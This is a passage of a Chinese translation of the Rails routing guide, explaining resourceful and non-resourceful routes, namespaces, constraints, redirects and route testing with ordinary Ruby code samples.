   * [控制器、命名空间(Namespaces),和路由](http://guides.ruby-china.org/routing.html#2-6)
   * [嵌套(Nested)数组](http://guides.ruby-china.org/routing.html#2-7)
   * [从对象到路径 URL](http://guides.ruby-china.org/routing.html#2-8)
   * [加入额外的 RESTful 行为](http://guides.ruby-china.org/routing.html#2-9)
3. [非 Resourceful 路由](http://guides.ruby-china.org/routing.html#3)
   * [相关参数](http://guides.ruby-china.org/routing.html#3-1)
   * [动态部分](http://guides.ruby-china.org/routing.html#3-2)
   * [静态部分](http://guides.ruby-china.org/routing.html#3-3)
   * [字符串队列](http://guides.ruby-china.org/routing.html#3-4)
   * [设置默认值](http://guides.ruby-china.org/routing.html#3-5)
   * [命名路由](http://guides.ruby-china.org/routing.html#3-6)
   * [HTTP 动词约定](http://guides.ruby-china.org/routing.html#3-7)
   * [部分正则约定](http://guides.ruby-china.org/routing.html#3-8)
   * [请求限制](http://guides.ruby-china.org/routing.html#3-9)
   * [高级限定](http://guides.ruby-china.org/routing.html#3-10)
   * [通配路由匹配](http://guides.ruby-china.org/routing.html#3-11)
   * [重定向](http://guides.ruby-china.org/routing.html#3-12)
   * [Routing to Rack Applications](http://guides.ruby-china.org/routing.html#3-13)
   * [使用 root](http://guides.ruby-china.org/routing.html#3-14)
4. [定制 Resourceful 的路由规则](http://guides.ruby-china.org/routing.html#4)
   * [指定使用控制器。](http://guides.ruby-china.org/routing.html#4-1)
   * [指定限制：](http://guides.ruby-china.org/routing.html#4-2)
   * [覆盖 命名（Named） Helper](http://guides.ruby-china.org/routing.html#4-3)
   * [覆盖 new 和 edit 片段](http://guides.ruby-china.org/routing.html#4-4)
   * [为命名（named） 路由 Helper 加上前缀](http://guides.ruby-china.org/routing.html#4-5)
   * [对建立的路由进行限制](http://guides.ruby-china.org/routing.html#4-6)
   * [对路径进行翻译](http://guides.ruby-china.org/routing.html#4-7)
   * [重定义单复数](http://guides.ruby-china.org/routing.html#4-8)
5. [对路由进行检查和测试](http://guides.ruby-china.org/routing.html#5)
   * [通过 rake 查看存在的路由规则](http://guides.ruby-china.org/routing.html#5-1)
   * [路由测试](http://guides.ruby-china.org/routing.html#5-2)

**1 Rails 路由的意义**

Rails 路由能够识别 URL 并且将请求分发到对应的 控制器下的 action 中。 它也可以生成相对路径和 URL 来避免在你的视图中的硬编码（hardcode string）.

**1.1 链接 URL 和代码**

当你的 Rails 应用接收到一个像这样的请求时

|  |
| --- |
| GET /patients/17 |

它就会尝试着让路由去匹配字符串到一个控制器行为中。如果第一条路由规则是这样的：

|  |
| --- |
| match "/patients/:id" => "patients#show" |

这个请求将会被分发到 patients 控制器下面的 show action 中去，同时 { :id => “17” } 将会存储在 params 中。

**1.2 用代码生成 URL 和 路径**

你同样可以用路由来生成 URl 和路径，如果你的应用包含了这样的代码：

|  |
| --- |
| @patient = Patient.find(17) |
| <%= link\_to "Patient Record", patient\_path(@patient) %> |

路由将会自动生成一个路径 /patients/17 ，这将使你的代码更加简洁易懂而健壮。注意这里我们没必要将 id 传递给路由 Helper。

**2 Resource 路由规则: Rails 之道**

Resource 路由规则能让你迅速地构建出 resourceful 的控制器所需常用路由规则，它可以自动地为你生成 index, show, new, edit, create, update 和 destroy 行为，而一个 Resourceful 的路由声明只需要一行代码。

**2.1 web 与 Resource**

浏览器向 Rails 的一个页面发起请求 URL 的时候必须要指定一个 HTTP 请求方法，例如 GET, POST, PATCH, PUT and DELETE.这些方法将会对 Rails 中的资源进行不同的操作。而一个 Resource 的路由规则将会为一个控制器自动匹配多种相关方法。

例如，当你的 Rails 程序接收到了这样的请求：

|  |
| --- |
| DELETE /photos/17 |

它会向 路由请求匹配到一个控制器行为上，这里假设匹配上了我们路由上的这条规则

|  |
| --- |
| resources :photos |

Rails 就将会把这个请求分发到 photos 控制器下的 destroy 方法下，并且把 { :id => “17” } 作为 params 的值.

**2.2 CRUD, Verbs, Actions**

对于 Rails 一个 Resourceful 的路由提供了一组 HTTP 和 控制器行为的对应关系。它还约定了与每个行为相对应的 CRUD 的数据库操作。例如这样的一个 简单的 路由记录：

|  |
| --- |
| resources :photos |

将会在应用中生成七个不同的路由记录，他们都会匹配到 Photos 控制器上去。

|  |  |  |  |
| --- | --- | --- | --- |
| **HTTP Verb** | **Path** | **action** | **used for** |
| GET | /photos | index | display a list of all photos |
| GET | /photos/new | new | return an HTML form for creating a new photo |
| POST | /photos | create | create a new photo |
| GET | /photos/:id | show | display a specific photo |
| GET | /photos/:id/edit | edit | return an HTML form for editing a photo |
| PATCH/PUT | /photos/:id | update | update a specific photo |
| DELETE | /photos/:id | destroy | delete a specific photo |

Rails 路由的匹配是按照规则顺序匹配的，所以如果在你的路由规则中有一句 resources :photos，接着一句 get 'photos/poll'， 这样的话 resources 定义的 show 这个行为会比 get 方法优先完成匹配。如果这样并非是你的本意，你只要将 get 'photos/poll' 调到 resources 那行的前面就可以先行指定特别的匹配规则。

**2.3 URL 和 Path**

建立一个 Resourceful 的路由的同时也会为你的应用自动添加一系列的 Helper 方法。以上面的 resources :photos 路由规则为例：

* photos\_path 会返回 /photos
* new\_photo\_path 返回 /photos/new
* edit\_photo\_path(:id) 返回 /photos/:id/edit (例如, edit\_photo\_path(10) 返回 /photos/10/edit)
* photo\_path(:id) 返回 /photos/:id (例如, photo\_path(10) returns /photos/10)

同时，这些 \_path Helper 方法还有一个对应的 \_url Helper (例如 photos\_url) 后者将会返回包含了主机，端口等信息的绝对路径地址。

因为路由器可以使用 HTTP 动词 加上一个 URL 来匹配受到的请求，所以四个不同的 URL 可以组合出7种不同的行为。

**2.4 同时定义多个 Resource**

如果你想在路由表中建立多个 Resource， 你可以把他们写到一行里面去，这样只需要调用一个 resources ，同时为你节约点输入时间：

|  |
| --- |
| resources :photos, :books, :videos |

它和下面这样写的效果是一样的：

|  |
| --- |
| resources :photos  resources :books  resources :videos |

**2.5 单件 Resources**

有时候，你并不需要一个能够根据ID查询个体的 resource 。例如，你可能会想用 /profile 来显示当前登录用户的简介，这时候你可以用 map /profile (或者 /profile/:id) 一个单体化的 Resource 来匹配 show 行为。

|  |
| --- |
| match "profile" => "users#show" |

或者这样来声明一个 Resourceful 的资源：

|  |
| --- |
| resource :geocoder |

它会为你的应用建立六个不同的 routes ，都将匹配到 Geocoders 控制器:

|  |  |  |  |
| --- | --- | --- | --- |
| **HTTP Verb** | **Path** | **action** | **used for** |
| GET | /geocoder/new | new | return an HTML form for creating the geocoder |
| POST | /geocoder | create | create the new geocoder |
| GET | /geocoder | show | display the one and only geocoder resource |
| GET | /geocoder/edit | edit | return an HTML form for editing the geocoder |
| PATCH/PUT | /geocoder | update | update the one and only geocoder resource |
| DELETE | /geocoder | destroy | delete the geocoder resource |

因为你可能要在路由中同时使用单数 (/account) 和 复数 （/accounts/45） 而想要对应同一个控制器，所以单件 Resource 命令也是对应复数的控制器。

一个 单件 Resourceful 路由生成这些 Helper 方法：

* new\_geocoder\_path 返回 /geocoder/new
* edit\_geocoder\_path 返回 /geocoder/edit
* geocoder\_path 返回 /geocoder

同复数的 resources 命令一样，以 \_url 结尾的 Hepler 将会包括主机名，端口值和其他的相关路径前缀。

**2.6 控制器、命名空间(Namespaces),和路由**

有时，你可以想要把一些同类的控制器组织到一个命名空间下面去，其中最常见的就是我们会把一组管理功能的控制器放到 Admin:: 下，然后把这个空间下的控制器都放在 app/controllers/admin 目录下，并且统一在路由中配置：

|  |
| --- |
| namespace :admin do    resources :posts, :comments  end |

这样将会为每一个 posts 和 comments 方法建立一个路由规则，对于 Admin::PostsController， Rails 会建立这些路由表规则：

|  |  |  |  |
| --- | --- | --- | --- |
| **HTTP Verb** | **Path** | **action** | **named helper** |
| GET | /admin/posts | index | admin\_posts\_path |
| GET | /admin/posts/new | new | new\_admin\_post\_path |
| POST | /admin/posts | create | admin\_posts\_path |
| GET | /admin/posts/:id | show | admin\_post\_path(:id) |
| GET | /admin/posts/:id/edit | edit | edit\_admin\_post\_path(:id) |
| PATCH/PUT | /admin/posts/:id | update | admin\_post\_path(:id) |
| DELETE | /admin/posts/:id | destroy | admin\_post\_path(:id) |

如果你想要把路由 /posts (不以 /admin 作前缀) 匹配到 Admin::PostsController，你就需要这样了：

|  |
| --- |
| scope :module => "admin" do    resources :posts, :comments  end |

或者对单个 Resource 匹配的时候

|  |
| --- |
| resources :posts, :module => "admin" |

而你如果想要把路由：/admin/posts 给匹配到 PostsController (控制器中没有 Admin:: 这个模块作为前缀)，你可以用

|  |
| --- |
| scope "/admin" do    resources :posts, :comments  end |

或者在为单个 Resource 匹配的时候这么写：

|  |
| --- |
| resources :posts, :path => "/admin/posts" |

在这些例子里面，可以发现 scope 并不会改变 routes 的生成的路径名称的（译者注：named routes，这里指的是生成的Helper的名称。） ，例如在最后一个例子里面，会生成匹配到 PostsController的规则:

|  |  |  |  |
| --- | --- | --- | --- |
| **HTTP Verb** | **Path** | **action** | **named helper** |
| GET | /admin/posts | index | posts\_path |
| GET | /admin/posts/new | new | new\_post\_path |
| POST | /admin/posts | create | posts\_path |
| GET | /admin/posts/:id | show | post\_path(:id) |
| GET | /admin/posts/:id/edit | edit | edit\_post\_path(:id) |
| PATCH/PUT | /admin/posts/:id | update | post\_path(:id) |
| DELETE | /admin/posts/:id | destroy | post\_path(:id) |

**2.7 嵌套(Nested)数组**

通常，一个 Resource 常常有数个逻辑上的子 Resource 。例如，你的应用有这样一个模型：

|  |
| --- |
| class Magazine < ActiveRecord::Base    has\_many :ads  end    class Ad < ActiveRecord::Base    belongs\_to :magazine  end |

Nested routes allow you to capture this relationship in your routing. In this case, you could include this route declaration:

|  |
| --- |
| resources :magazines do    resources :ads  end |

在这里，对于每一个 magazines 的路径下面都需要能够有 ad 作为 Resource 匹配到AdsController。 这时候每一组 ad 都需要指定一个 magzine 作为前缀。

|  |  |  |  |
| --- | --- | --- | --- |
| **HTTP Verb** | **Path** | **action** | **used for** |
| GET | /magazines/:magazine\_id/ads | index | display a list of all ads for a specific magazine |
| GET | /magazines/:magazine\_id/ads/new | new | return an HTML form for creating a new ad belonging to a specific magazine |
| POST | /magazines/:magazine\_id/ads | create | create a new ad belonging to a specific magazine |
| GET | /magazines/:magazine\_id/ads/:id | show | display a specific ad belonging to a specific magazine |
| GET | /magazines/:magazine\_id/ads/:id/edit | edit | return an HTML form for editing an ad belonging to a specific magazine |
| PATCH/PUT | /magazines/:magazine\_id/ads/:id | update | update a specific ad belonging to a specific magazine |
| DELETE | /magazines/:magazine\_id/ads/:id | destroy | delete a specific ad belonging to a specific magazine |

这样生成的路由 Hepler 就会是 magazine\_ads\_url 和 edit\_magazine\_ad\_path。这个帮助方法会把第一个参数当作指定 Magazine 的实例(例如 magazine\_ads\_url(@magazine))。

**2.7.1 嵌套 Resources 的限制**

你可以把多个 Resources 一起嵌套起来。例如：

|  |
| --- |
| resources :publishers do    resources :magazines do      resources :photos    end  end |

但是多层的嵌套很快会让你的路由变得笨重。例如上面那个例子里，你需要这样来访问一个照片：

/publishers/1/magazines/2/photos/3

相关的路由 helper 会变成 publisher\_magazine\_photo\_url ，而且需要在参数中传入指定的每一个实例。事实上，这种令人郁闷的情形已经被很多人讨论过了，Jamis Buck 在 [这里](http://weblog.jamisbuck.org/2007/2/5/nesting-resources) 有一份很火的 *Rails 路由设计简则* ，这个问题或许可以在那里找到答案。

*事实上，你无法建立超过一层深的嵌套 Resources.*

**2.8 从对象到路径 URL**

关于 路由 Helper, Rails 还可以通过传入一组参数来建立 路径或 URL，例如，你设置了这样的一组路由：

|  |
| --- |
| resources :magazines do    resources :ads  end |

当你使用 magazine\_ad\_path 时，你可以把 Magazine 和 Ad 实例传入作参数来作为 ID。

|  |
| --- |
| <%= link\_to "Ad details", magazine\_ad\_path(@magazine, @ad) %> |

你也可以用 url\_for 带上一组对象，Rails 将会自动地生成正确的路由。

|  |
| --- |
| <%= link\_to "Ad details", url\_for([@magazine, @ad]) %> |

在这里，Rails 将会把 @magazine 对应到 Magazine， @ad 对应到 Ad 上去，然后决定使用 magazine\_ad\_path 这个 Helper。而如果你用的是 link\_to 这样的Helper，你可以和调用 url\_for 一样用对象作参数:

|  |
| --- |
| <%= link\_to "Ad details", [@magazine, @ad] %> |

如果你并没有用嵌套式的路由，只要这样就可以访问一个对象的 show 方法：

|  |
| --- |
| <%= link\_to "Magazine details", @magazine %> |

如果你要指定对象的其他动作的话你也可以这样：

|  |
| --- |
| <%= link\_to "Edit Ad", [:edit, @magazine, @ad] %> |

这样就能把你的模型和 URL 有效的结合起来了，而且这也是一个很棒很 Resourceful 的特性。

**2.9 加入额外的 RESTful 行为**

除了7个默认创建的 RESTful 路由之外，如果你喜欢，你可以将一些额外的路由应用到你的物件集合或者单个的物件下面。

**2.9.1 成员(Member)路由**

加入一个成员路由只需要在你的 resource 代码块中加入你一个 member 代码块就好：

|  |
| --- |
| resources :photos do    member do      get 'preview'    end  end |

这样将会把 /photos/1/preview 的 GET 动作识别出来，然后路由会匹配到 PhotosController 控制器下面的 preview 行为中。它同样会建立两个Helper：preview\_photo\_url 和 preview\_photo\_path。

当你使用了路由中的 Member 代码块时，你可以任意指定一个HTTP动词： get, patch, put, post, 或者 delete 。如果你并没有太多的 Member 路由规则，可以用 :on 作为后缀来把代码块替换掉：

|  |
| --- |
| resources :photos do    get 'preview', :on => :member  end |

**2.9.2 集合(Collection)路由**

要想加入一个集合路由：

|  |
| --- |
| resources :photos do    collection do      get 'search'    end  end |

上面这段代码将会让 Rails 用 GET 方法匹配路径 /photos/search。并且这个 search 行为将会匹配到 PhotosController下，它将会创建 search\_photos\_url 和 search\_photos\_path 两个路由Helper。

同成员路由一样，你可以传入一个 :on 选项。

|  |
| --- |
| resources :photos do    get 'search', :on => :collection  end |

**2.9.3 注意事项**

如果你发现自己对 Resourceful 路由加入了太多的额外规则，是时候停下来好好审视下你是不是应该创建另一个 resource。

**3 非 Resourceful 路由**

对于 Resourceful 的路由，Rails 有着一整套强大的路由和行为支持，即使如此，你有时候可能也会需要一些不是由 Rails 成组生成的路由，这时候，你就需要把规则手动地一个一个输入到你的应用中去了。

虽然 Resourceful 的路由规则功能强大，但是在很多时候使用一个简单路由规则更为合适。如果你觉得简单路由规则更合适，你并没有必要把应用中的每个规则都往 Resourceful 框架上套。

特别是在你为一个控制器添加上了新的行为的时候，添加一条简单路由规则往往更方便一些。

**3.1 相关参数**

当你为你的路由设置了一条规则的时候，你就需要提供一组符号字面量来让 Rails 能更好的识别并匹配收到的 HTTP 请求。其中有两个符号量尤其的特别：:controller 位置会匹配到你应用中名字对应的控制器，:action 有匹配到你应用中对应的控制器中的行为。举个例子，下面这个默认的 Rails 路由规则：

|  |
| --- |
| match ':controller(/:action(/:id))' |

如果收到的请求是 /photos/show/1 （前提是它还没有被其他的前面的路由规则匹配），那么按照这个规则 Rails 将会调用 PhotosController 控制器中的 show 行为，然后把后面的参数 "1" 放到 params[:id] 中以供使用。因为 :action 和 :id 被圆括号包围，所以，他俩可以被忽略，所以这条规则同样能够将 /photos 匹配到 PhotosController#index 。

**3.2 动态部分**

你可以设置一条路由规则有任意多的动态部分，除了:controller 或 :action ，其他的片段都将会被转换成 params 的一部分。如果你写了这样的一条路由：

|  |
| --- |
| match ':controller/:action/:id/:user\_id' |

如果收到了 /photos/show/1/2 这样的请求，将会分发到 PhotosController 下的 show 行为中，而 params[:id] 会是 "1", params[:user\_id] 是 "2".

当你使用了 :controller 来匹配路径时你就无法使用 :namespace 和 :module 了。如果你需要像 Resourceful 路由规则一样使用它就需要加上一些正则条件，例如:

|  |
| --- |
| match ':controller(/:action(/:id))', :controller => /admin\/[^\/]+/ |

默认情况下 动态部分无法接收句点————这是因为“点”这个符号已经被用作了匹配类型的分隔符。如果你需要在规则的动态部分中使用句点你就需要加入一些特殊的正则条件来覆写原本的匹配方法 ———— 例如:id => /[^\/]/ 将会让你的 :id+ 能够匹配除了 斜杠以外的任何字符。

**3.3 静态部分**

你可以在创建路由规则的时候指定一个静态的部分：

|  |
| --- |
| match ':controller/:action/:id/with\_user/:user\_id' |

这个路由将会生成像这样的路径 /photos/show/1/with\_user/2。在这个例子里， params 是 { :controller => “photos”, :action => “show”, :id => “1”, :user\_id => “2” }.

**3.4 字符串队列**

The params will also include any parameters from the query string. For example, with this route:

|  |
| --- |
| match ':controller/:action/:id' |

如果接收到的路径为 /photos/show/1?user\_id=2 ，那么 Rails 会把它分发到 Photos 控制器下面的 show 行为中去，params 会是 { :controller => “photos”, :action => “show”, :id => “1”, :user\_id => “2” }.

**3.5 设置默认值**

如果你需要一个默认的匹配值，你可以用一个没有指定 :controller 和 :action 的路由规则来实现。像这样：

|  |
| --- |
| match 'photos/:id' => 'photos#show' |

Rails 将会因为这条规则而把接收到的路径 /photos/12 ，匹配到 PhotosController 下面的 show 里面去。

你还可以通过提供一个 :defaults 的散列来指定一个你默认存在的动态片段。例如：

|  |
| --- |
| match 'photos/:id' => 'photos#show', :defaults => { :format => 'jpg' } |

这样 photos/12 的路径就会匹配到 PhotosController 的 show 行为， params[:format] 会被设置为 "jpg"。

**3.6 命名路由**

你可以用 :as 参数来定义一个路由的名字。

|  |
| --- |
| match 'exit' => 'sessions#destroy', :as => :logout |

这样在应用程序中产生的 Helper 就将会是 create logout\_path 和 logout\_url。而调用了 logout\_path 就会返回 /exit 路径。

**3.7 HTTP 动词约定**

你可以用 :via 选项来限定一个请求能相应的一个或者多个 HTTP 方法：

|  |
| --- |
| match 'photos/show' => 'photos#show', :via => :get |

简写作：

|  |
| --- |
| get 'photos/show' |

你也可以将多个动词行为绑定到一条路由规则上去：

|  |
| --- |
| match 'photos/show' => 'photos#show', :via => [:get, :post] |

**3.8 部分正则约定**

你可以使用 :constraints 选项来对动态路径部分强制性的匹配：

|  |
| --- |
| match 'photos/:id' => 'photos#show', :constraints => { :id => /[A-Z]\d{5}/ } |

这个路由将会匹配像 /photos/A12345 这样的路由。你可以用如此更简洁的方式来写出这个规则：

|  |
| --- |
| match 'photos/:id' => 'photos#show', :id => /[A-Z]\d{5}/ |

在 :constraints 选项中使用正则表达式有一个限制，就是在正则匹配中无法使用锚元素来匹配，像这样的路由规则是无效的：

|  |
| --- |
| match '/:id' => 'posts#show', :constraints => {:id => /^\d/} |

总之，确定你没有在路由正则中使用锚元素。因为每个路由规则在匹配的时候就已经用到了锚元素。

例如，下面的路由 posts 和 users 控制器共享了一个命名空间，他们根据 to\_param 值的首字符是否是数字来区分，像 1-hello-world 这样的会匹配到 posts 下面去，而像 david 就会匹配到 users 下面去。

|  |
| --- |
| match '/:id' => 'posts#show', :constraints => { :id => /\d.+/ }  match '/:username' => 'users#show' |

**3.9 请求限制**

您还可以在原有路由规则的基础上限定任何的[Request](http://guides.ruby-china.org/action_controller_overview.html#9)的对象，它将返回 String。

你可以用一个 constraint 关键字指定一个请求限制：

|  |
| --- |
| match "photos", :constraints => {:subdomain => "admin"} |

你也可以用代码块的形式来体现这样的限制

|  |
| --- |
| namespace :admin do    constraints :subdomain => "admin" do      resources :photos    end  end |

**3.10 高级限定**

如果你需要更为高级的限定，你只要为 Rails 提供一个能相应 matches? 方法的对象就可以。例如你想要把所有在黑名单中的用户都被路由过滤到 BlacklistController 里面去。 你可以：

|  |
| --- |
| class BlacklistConstraint    def initialize      @ips = Blacklist.retrieve\_ips    end      def matches?(request)      @ips.include?(request.remote\_ip)    end  end    TwitterClone::Application.routes.draw do    match "\*path" => "blacklist#index",      :constraints => BlacklistConstraint.new  end |

**3.11 通配路由匹配**

通配路由规则能够指定一个参数让任意部分匹配。例如：

|  |
| --- |
| match 'photos/\*other' => 'photos#unknown' |

这样这个路由将会匹配 photos/12 或 /photos/long/path/to/12,并且把 params[:other] 设置成 "12" 或 "long/path/to/12".

通配字符串可以放在路由规则的任意部分,例如：

|  |
| --- |
| match 'books/\*section/:title' => 'books#show' |

这样将会把像 books/some/section/last-words-a-memoir 这样的字符串匹配后并将 params[:section] 设置为 "some/section"， params[:title] 设置为 "last-words-a-memoir"。

从技术上来说你是可以将超过一个统配的字符串加在你的路由规则中的，但是请记住，通配符总是会用贪婪地（尽可能多地匹配）将字符串匹配到路径上。例如：

|  |
| --- |
| match '\*a/foo/\*b' => 'test#index' |

将会把 zoo/woo/foo/bar/baz 的参数 params[:a] 设置成 "zoo/woo", 然后参数 params[:b] 设置成 "bar/baz". would match zoo/woo/foo/bar/baz with params[:a] equals "zoo/woo", and params[:b] equals "bar/baz".

从 Rails 3.1 开始，通配路由总是会自动地将格式字符串默认匹配，例如下面这个路由：

|  |
| --- |
| match '\*pages' => 'pages#show' |

如果你发起了这样的一个请求，你的参数 params[:pages] 将会是 "foo/bar" ，而你的请求格式会识别为 JSON 。 如果你想要在旧的 3.0.x 中有同样的特性，你需要提供一个散列参数:format => false,像这样

|  |
| --- |
| match '\*pages' => 'pages#show', :format => false |

如果你想要强制地被指定一种格式，（其无法被忽略），你可以像这样加上 :format => true 参数：

|  |
| --- |
| match '\*pages' => 'pages#show', :format => true |

**3.12 重定向**

你可以在路由规则中通过 redirect 指定一个路径重定向到另一个路由中的路径：

|  |
| --- |
| match "/stories" => redirect("/posts") |

你同样可以把一条 match 命令中的动态部分的错误处理（rescue）进行重定向：

|  |
| --- |
| match "/stories/:name" => redirect("/posts/%{name}") |

你同样可以为你的重定向函数加入一个代码块，代码块接收的变量是 params 和 请求对象（后者是可选的）：

|  |
| --- |
| match "/stories/:name" => redirect {|params| "/posts/#{params[:name].pluralize}" }  match "/stories" => redirect {|p, req| "/posts/#{req.subdomain}" } |

请注意，这里的重定向都将是 301 标志 “永久重定向”。在某些浏览器或者代理服务器中这个标识码将会使旧的页面失效。

在这些例子里，如果你事先没有为 Rails 提供一个主机地址，Rails 将会给予当前请求地址进行细节的处理。

**3.13 Routing to Rack Applications**

Instead of a String, like "posts#index", which corresponds to the index action in the PostsController, you can specify any [Rack application](http://guides.ruby-china.org/rails_on_rack.html) as the endpoint for a matcher.

|  |
| --- |
| match "/application.js" => Sprockets |

As long as Sprockets responds to call and returns a [status, headers, body], the router won’t know the difference between the Rack application and an action.

For the curious, "posts#index" actually expands out to PostsController.action(:index), which returns a valid Rack application.

**3.14 使用 root**

你可以用 root 方法来指定 Rails 如何匹配 "/" 路由：

|  |
| --- |
| root :to => 'pages#main'  root 'pages#main' # shortcut for the above |

你可以将 root 规则放在文件的最上方，这样这条规则能第一个进行匹配，因为这恐怕将会是最常用的的规则了。你同样需要删除文件 public/index.html 来让这个规则发挥效用

**4 定制 Resourceful 的路由规则**

虽然通过 resources :posts 生成的默认的路由和 Helper 方法给你带来了很大的方便。你可能还是需要从某些时候定制这样的路由规则。 Rails 允许你用某种方法定制或者仅生成部分Helper。

**4.1 指定使用控制器。**

:controller 选项能够让你选择与 resource 关联的控制器。例如：

|  |
| --- |
| resources :photos, :controller => "images" |

它将会接收 /photos开头的路径然后匹配到 Images 控制器上：

|  |  |  |  |
| --- | --- | --- | --- |
| **HTTP Verb** | **Path** | **action** | **named helper** |
| GET | /photos | index | photos\_path |
| GET | /photos/new | new | new\_photo\_path |
| POST | /photos | create | photos\_path |
| GET | /photos/:id | show | photo\_path(:id) |
| GET | /photos/:id/edit | edit | edit\_photo\_path(:id) |
| PATCH/PUT | /photos/:id | update | photo\_path(:id) |
| DELETE | /photos/:id | destroy | photo\_path(:id) |

使用 photos\_path, new\_photo\_path,等等 生成路径到这个 resource 上。

**4.2 指定限制：**

你可以用 :constraints 选项来限定 id 的格式。例如：

|  |
| --- |
| resources :photos, :constraints => {:id => /[A-Z][A-Z][0-9]+/} |

这个声明限制了 :id 必须与参数里的正则匹配。所以，在这个例子里，路由将不再匹配 /photos/1 ，而只有 /photos/RR27 这样的才会被匹配。

你可以用一个代码块来把单个正则限制运用到多条规则上去。

|  |
| --- |
| constraints(:id => /[A-Z][A-Z][0-9]+/) do    resources :photos    resources :accounts  end |

当然，你也可以像在 非resourceful 路由规则中运用正则一样在这里使用各种高级的正则或限定技巧。

默认情况下 :id 参数不接收 点 ———— 这是因为 点已经被用作了格式分割符。如果你需要在 :id 中的正则中匹配出 点，你需要这样复写正则表达式，例如：:id => /[^\/]+/ ，这样会允许除了斜杠之外的任何字符。

**4.3 覆盖 命名（Named） Helper**

:as 选项能让你把默认命名的路由 Helper 重命名成定制的字符串。例如：

|  |
| --- |
| resources :photos, :as => "images" |

这将会把 /photos 相关的路由请求匹配到 PhotosController ，但是产生的 Helper 却是 :as 选项中的值。

|  |  |  |  |
| --- | --- | --- | --- |
| **HTTP verb** | **Path** | **action** | **named helper** |
| GET | /photos | index | images\_path |
| GET | /photos/new | new | new\_image\_path |
| POST | /photos | create | images\_path |
| GET | /photos/:id | show | image\_path(:id) |
| GET | /photos/:id/edit | edit | edit\_image\_path(:id) |
| PATCH/PUT | /photos/:id | update | image\_path(:id) |
| DELETE | /photos/:id | destroy | image\_path(:id) |

**4.4 覆盖 new 和 edit 片段**

:path\_names 选项能够让你把自动生成路径中的 “new” 和 “edit” 覆盖：

|  |
| --- |
| resources :photos, :path\_names => { :new => 'make', :edit => 'change' } |

这将会让 Rails 能够匹配这些请求：

|  |
| --- |
| /photos/make  /photos/1/change |

这个选项并不会改变控制器中的行为名称，这两个路径依然会被匹配到控制器中的 new 和 edit 路径中去。

如果你想一次性地把一条设置应用到多个规则上，你可以用 scope 。

|  |
| --- |
| scope :path\_names => { :new => "make" } do    # rest of your routes  end |

**4.5 为命名（named） 路由 Helper 加上前缀**

你可以使用 :as 选项来为 命名路由的 Helper 加上一个前缀。这样可以防止Helper 名和其他的名字冲突。

|  |
| --- |
| scope "admin" do    resources :photos, :as => "admin\_photos"  end    resources :photos |

这样就将会产生 admin\_photos\_path，new\_admin\_photo\_path 这样的路由 Helper。

在 scope 后面用上 :as 参数，就可以为一组路由规则修改前缀：

|  |
| --- |
| scope "admin", :as => "admin" do    resources :photos, :accounts  end    resources :photos, :accounts |

这样将会建立像 admin\_photos\_path 和 admin\_accounts\_path 这样的 helper ，他们分别对应 /admin/photos and /admin/accounts 。

namespace scope 将会自动为你添加 :as ， :module 和 :path 前缀。

你甚至还能为你的路由规则添加上一个 命名参数（named parameter）：

|  |
| --- |
| scope ":username" do    resources :posts  end |

这样将会让你 匹配上 /bob/posts/1 这样的路径，并且在控制器，视图和 Helper 中会将 username 对应到 params[:username] 上。

**4.6 对建立的路由进行限制**

默认地， Rails 会在应用中为每一个 RESTful 路由建立7个动作 （index, show, new, create, edit, update, and destroy）。不过你可以用 :only 或 :except 选项来针对你的路由进行调整：

|  |
| --- |
| resources :photos, :only => [:index, :show] |

这样， 对于 /photos 的一个 GET 请求将会成功，但是对 /photos 发起的 POST 请求（原本对应的是 create 动作）将会失败。

:except 选项指定了你所\_不\_需要创建的动作。

|  |
| --- |
| resources :photos, :except => :destroy |

在这里， Rails 会创建除了 destroy (针对 /photos/:id 发起的 DELETE 请求) 之外的所有默认动作。

如果你的应用程序有很多 RESTful 路由，使用 :only 和 :except 可以只生成有用的路径，这能够减少匹配所需时间和内存。

**4.7 对路径进行翻译**

用 scope 我们可以更改 resources 生成时的路径名

|  |
| --- |
| scope(:path\_names => { :new => "neu", :edit => "bearbeiten" }) do    resources :categories, :path => "kategorien"  end |

Rails 将会建立一组匹配到 CategoriesController 的路由规则。

|  |  |  |  |
| --- | --- | --- | --- |
| **HTTP verb** | **Path** | **action** | **named helper** |
| GET | /kategorien | index | categories\_path |
| GET | /kategorien/neu | new | new\_category\_path |
| POST | /kategorien | create | categories\_path |
| GET | /kategorien/:id | show | category\_path(:id) |
| GET | /kategorien/:id/bearbeiten | edit | edit\_category\_path(:id) |
| PATCH/PUT | /kategorien/:id | update | category\_path(:id) |
| DELETE | /kategorien/:id | destroy | category\_path(:id) |

**4.8 重定义单复数**

如果你想要为一个 resource 定义一个单数格式，你只要为 Inflector 增加上一个 额外的规则就可以了。

|  |
| --- |
| ActiveSupport::Inflector.inflections do |inflect|    inflect.irregular 'tooth', 'teeth'  end |

h4 在内嵌 Resource 中使用 :as 参数

在内嵌的 Resource 中使用 :as 参数将会覆盖掉自动生成部分的 Helper 名。例如：

|  |
| --- |
| resources :magazines do    resources :ads, :as => 'periodical\_ads'  end |

这将会建立像 magazine\_periodical\_ads\_url 和 edit\_magazine\_periodical\_ad\_path 这样的 Helper。

**5 对路由进行检查和测试**

Rails 提供了检查和测试路由的工具。

**5.1 通过 rake 查看存在的路由规则**

如果你想要一整套应用的完整可用的路由规则列表，运行 rake routes 命令就好。他将会根据你在 routes.rb 文件中的顺序打印出你所有的路由。对于每一个路由你都可以看到：

* 路由的名字（如果有的话）
* 所使用的 HTTP 动词（除非这个路由规则不相应任何动词）
* 将会匹配的 URL 模式
* 匹配到路由的参数

例如，这里是一个 RESTful 路由的 rake routes 命令输出的片段

users GET /users(.:format) users#index

POST /users(.:format) users#create

new\_user GET /users/new(.:format) users#new

edit\_user GET /users/:id/edit(.:format) users#edit

你可以设定环境变量 CONTROLLER 来限定只输出匹配到特定控制器的路由规则。

|  |
| --- |
| $ CONTROLLER=users rake routes |

如果你把终端窗口放大一点让 rake routes 能够完整输出每一行可能你能看的舒服不少.

**5.2 路由测试**

你的测试中应该加入路由测试（就和你应用程序的其他部分一样）。Rails 提供三个 [内建的断言](http://guides.ruby-china.org/:http:/api.rubyonrails.org/classes/ActionDispatch/Assertions/RoutingAssertions.html) 被设计来帮助你进行路由的测试。

* assert\_generates
* assert\_recognizes
* assert\_routing

**5.2.1 assert\_generates 断言**

assert\_generates 能够对是否生成指定的路径进行断言：

|  |
| --- |
| assert\_generates "/photos/1", { :controller => "photos", :action => "show", :id => "1" }  assert\_generates "/about", :controller => "pages", :action => "about" |

**5.2.2 assert\_recognizes 断言**

